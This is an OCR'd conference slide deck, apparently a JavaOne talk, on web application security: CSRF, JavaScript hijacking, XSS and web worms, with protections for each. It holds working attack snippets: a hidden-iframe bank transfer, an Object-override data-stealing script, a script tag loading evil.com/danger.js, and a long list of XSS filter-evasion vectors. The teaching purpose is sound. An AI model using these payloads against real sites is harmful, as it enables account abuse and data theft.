Advanced Web Application Security

Jeremiah Grossman, Whitehat
Joe Walker, Sitepen

TS-5302

Java

Sun microsystems

Learn how to keep the bad guys out of your website

GOAL

Agenda

- Web Hacking Today
- CSRF
- JavaScript™ Hijacking
- XSS
- Combination Attacks
- Summary

Web Hacking Today

- In the past 2 years we've discovered that the web is a lot less secure than we thought
- Over 90% of websites have serious vulnerabilities

The Attackers

- Who is the target?
  - You/Your company
  - Someone else
- Who is the attacker?
  - Troublemakers
  - Thieves (Money/Data)
- Who is the victim?
  - Your data
  - Your users
  - Your partners

Agenda

- Web Hacking Today
- CSRF
- JavaScript Hijacking
- XSS
- Combination Attacks
- Summary

You can still abuse someone else's cookies even if you can't read them:

CSRF (Cross Site Request Forgery)

Recap: Cross-Domain Rules

www.bank.com


```
var c = document.cookie;
alert(c);
/*
Shows you cookies from
www.bank.com
*/
```

www.evil.com


```
var c = document.cookie;
alert(c);
/*
Shows cookies from
www.evil.com
*/
```

How to abuse a Cookie without reading it

www.bank.com



www.evil.com




```
<iframe width=0 height=0
  src="http://bank.com/transfer?amnt=all&dest=MrEvil"/>
```

CSRF

- JavaScript technology is not always required to exploit a CSRF hole
- Often all you need is:
  - <iframe src="dangerous_url">
  - or
  - or <script src="dangerous_url">
- You can't use XMLHttpRequest because cross-domain rules prevent the request from being sent

CSRF

- CSRF attacks are write-only (with one exception)
- Both GET and POST can be forged
- Referrer checking is not a complete fix
  - (but it can slow an attacker down)
- It's not just cookies that get stolen:
  - HTTP-Auth headers
  - Active Directory Kerberos tokens

DEMO

CSRF Demonstration

CSRF - Protection

- Force users to log off
- Check referrer headers

Can help, but not a complete solution

- Include authentication tokens in the body of EVERY request

The only real complete solution

CSRF - Protection

- Security tokens in GET requests are not a great idea
  (bookmarks, caches, GET should be idempotent etc)
- POST means forms with hidden fields
  - OWASP servlet filter
    http://www.owasp.org/index.php/CSRF_Guard
- Double-submit cookie pattern (Ajax requests only)
  - Read the cookie with JavaScript technology and submit in the body

Agenda

- Web Hacking Today
- CSRF
- JavaScript Hijacking
- XSS
- Combination Attacks
- Summary

Sucking data out of Objects before they're created

JavaScript Hijacking

JavaScript Hijacking

- "CSRF is write-only with one known exception"
- Using <script> automatically evaluates the returned script
- You might be able to setup the environment to get information from the script

The JavaScript Language lets you re-define almost anything

```
<html>
<body>
<script type="text/javascript">
function Object() {
  alert("Hello, World");
}

var x = {};
</script>
```

Create a new Object, which causes
The function above to be executed

Getters and Setters

```
function Object() {
  this.__defineSetter__('foo', function(x) {
    alert(x);
  });
}

var x = {};

x.foo = "Hello, World";
```

Define a setter for the ‘foo’ property
When ‘foo’ is set, we get to know what it is set to

Reading data from a Script Service

```
var obj;
function Object() {
  obj = this;
  this.__defineSetter__('foo', function(x) {
    for (key in obj) {
      if (key != 'killme') {
        alert('Stolen: '+key+'='+obj[key]);
      }
    }
  });
  setTimeout("obj['foo']='ignored';", 0);
}
<script src="http://example.com/data-service/">
```

JavaScript Hijacking

- Use JavaScript Object Notation (JSON) properly - especially: wrap the data with { ... } and wrap keys in ''
- Make sure you:
  - Use unpredictable URLs or other authentication
  - Deny GET requests
  - Make your script is not ‘eval’able
    - Prefix with while(true);
    - Prefix with throw "No hacking";
    - Don’t use comments to make the script invalid

Agenda

- Web Hacking Today
- CSRF
- JavaScript Hijacking
- XSS
- Combination Attacks
- Summary

Abusing someone's trust in your content

XSS = Cross Site Scripting

XSS = Cross Site Scripting

- You are at risk of an XSS attack any time you allow content that could contain scripts from someone un-trusted into pages from your domain

- 3 types:
  - Reflected: Script embedded in the request is 'reflected' in the response
  - Stored: Attacker's input is stored and played back in later page views
  - DOM: Script is injected into the document from outside response body

XSS

- Scenario: You let the user enter their name
- Someone is going to enter their name like this:

```
Joe<script src="http://evil.com/danger.js">
```

- Then, whoever looks at Joe's name will execute Joe's script and become a slave of Joe
- Generally HTML is not a valid input, but sometimes it is:
  - Blogs, Social Networks, Comments, Wikis, RSS Readers, etc

XSS - Making User Input Safe

o, if you filter out '`<script.*>`' and then you're safe

ight?

XSS - Making User Input Safe

- You also need to filter:

```
<table background="javascript:danger()">
<tr background="javascript:danger()">
<body background="javascript:danger()">
```

XSS - Making User Input Safe

- And don't forget:

```
<input type='image'
       src='javascript:danger()'/>
<img src='javascript:danger()'/>
<frameset>
    <frame src="javascript:danger()">...
```

XSS - Making User Input Safe

- And then there's:

```
<link rel="stylesheet"
      href="javascript:danger()"/>
<base href="javascript:danger()">
```

XSS - Making User Input Safe

- But remember:

```
<meta http-equiv="refresh"
      content="0;url=javascript:danger()">
<p style='background-image:
      url("javascript:danger();")');
<a href='javascript:danger();'>
```

XSS - Making User Input Safe

- And:

```
<body onload='danger();'>
<div onmouseover='danger();'>
<div onscroll='danger();'>
```

XSS - Making User Input Safe

- Did you test for:

```
<div onmouseenter='danger();'>
```

XSS - Making User Input Safe

- And:

```
<object type="text/x-scriptlet"
        data="evil.com/danger.js">
<style>@import evil.com/danger.js</style>
```

XSS - Making User Input Safe

- And:

```
<div style="width:expression(danger();)">
```

XSS - Making User Input Safe

- It's made 1000 times worse by browsers being able to make sense of virtually anything
- This:

```
<a href="a.html" link</a>
```


- Makes perfect sense to a browser

XSS - Making User Input Safe

- It's made 1000 times worse by browsers being able to make sense of virtually anything
- This:

```
<a href="a.html">link
```

- Makes perfect sense to a browser

XSS - Making User Input Safe

- It's made 1000 times worse by browsers being able to make sense of virtually anything
- This:

```
<a href="a.html >link</a>
```

- Makes perfect sense to a browser

XSS - Making User Input Safe

- It's made 1000 times worse by browsers being able to make sense of virtually anything
- This: (depending on some encoding tricks)

```
¼a href="a.html"¾link¼/a¾
```

- Makes perfect sense to a browser

XSS - Making User Input Safe


- And we haven't got into:
  - Flash (ActionScript ~= JavaScript programming language)
  - SVG (allows embeded scripts)
  - .htc (packaged HTML in IE)
  - XML Data Islands (IE only)
  - HTML+TIME
- You can use both <object> and <embed> for many of these

XSS - The Heart of the Problem

"Be conservative in what you do;
be liberal in what you accept from others"

Postel's Law

XSS - The Heart of the Problem



The web developers get lazy ...

The browser fixes the problems ...

The users like the new browser ...

The developers get even lazier ...

The browser fixes the problems ...

Users like the new browser even more ...

XSS - The Heart of the Problem

```
¼STYLE¾@im\port'\ja\vas
c\ri
pt:danger()';¼/STYLE¾
```

DEMO

XSS Demonstration

XSS - Protection (HTML is Illegal)

- 1. Filter inputs by white-listing input characters
  - Remember to filter header names and values
- 2. Filter outputs for the display environment
  - For HTML:

    `< <  > >  ' &apos;  " &quot; & &`
  - If it might pop-up in Javascript programming language:

    `( &#40;  ) &#41;`
  - Other environments have other special chars

XSS - Protection (well-formed HTML is legal)

- 1. Filter inputs as before
- 2. Validate as HTML and throw away if it fails
- 3. Swap characters for entities (as before)
- 4. Swap back whitelist of allowed tags. e.g.:

```
&lt;strong&gt;    <strong>
```

- 5. Take extra care over attributes:

```
&lta href=&quot;\([^&]*\)&quot;\/&gt;
    <a href="$1"/>
```

- 6. Take great care over regular expressions

XSS - Protection (malformed HTML is legal)

- Find another way to do it / Swap jobs / Find some other solution to the problem
- Create a tag soup parser to create a DOM tree from a badly formed HTML document
  - Remember to recursively check encodings
- Create a tree walker that removes all non approved elements and attributes
- Use AntiSamy

XSS - Hacking RSS Readers

RSS Feeds

Bloglines

newsgator

Google Reader LABS

YAHOO! MAIL BETA

Aggregators generally change the domain

Users get the result

Hacking RSS and Atom Feed Implementations

http://www.cgisecurity.com/papers/HackingFeeds.pdf

XSS - Summary

- Restrict input as much as possible, whenever possible:
  - Better to filter on known by known good or ‘whitelist’ than ‘blacklist’
- Ensure user-supplied data is output with entity encoding
  - E.g. JSTL <c:out value="${foo}"/> (escapes XML)
- Ensure output encoding is specified (e.g. UTF-8)

Agenda


- Web Hacking Today
- CSRF
- JavaScript Hijacking
- XSS
- Combination Attacks
- Summary


Small holes don't add up, they multiply up

Combination Attacks

Web Worms

- If your site isn't 100% safe against XSS and CSRF, users can attack their 'friends' with scripts






- XHR/Flash/Quicktime can be used as a vector
- Web worms grow much faster than email worms
- So far, infections have been mostly benign, like how email worms were in the early 90's ...
  - http://www.whitehatsec.com/downloads/WHXSSThreats.pdf

DEMO

Web Worm Demonstration

Agenda

- Web Hacking Today
- CSRF
- JavaScript Hijacking
- XSS
- Combination Attacks
- Summary

Summary

- Web security has changed a lot in the last 2 years
- Unless you understand these issues, your web apps are likely to be very insecure
- Web apps are never fully ‘secure’; they just contain holes that you haven’t found yet.

THANK YOU

Jeremiah Grossman, Whitehat
Joe Walker, Sitepen

TS-5302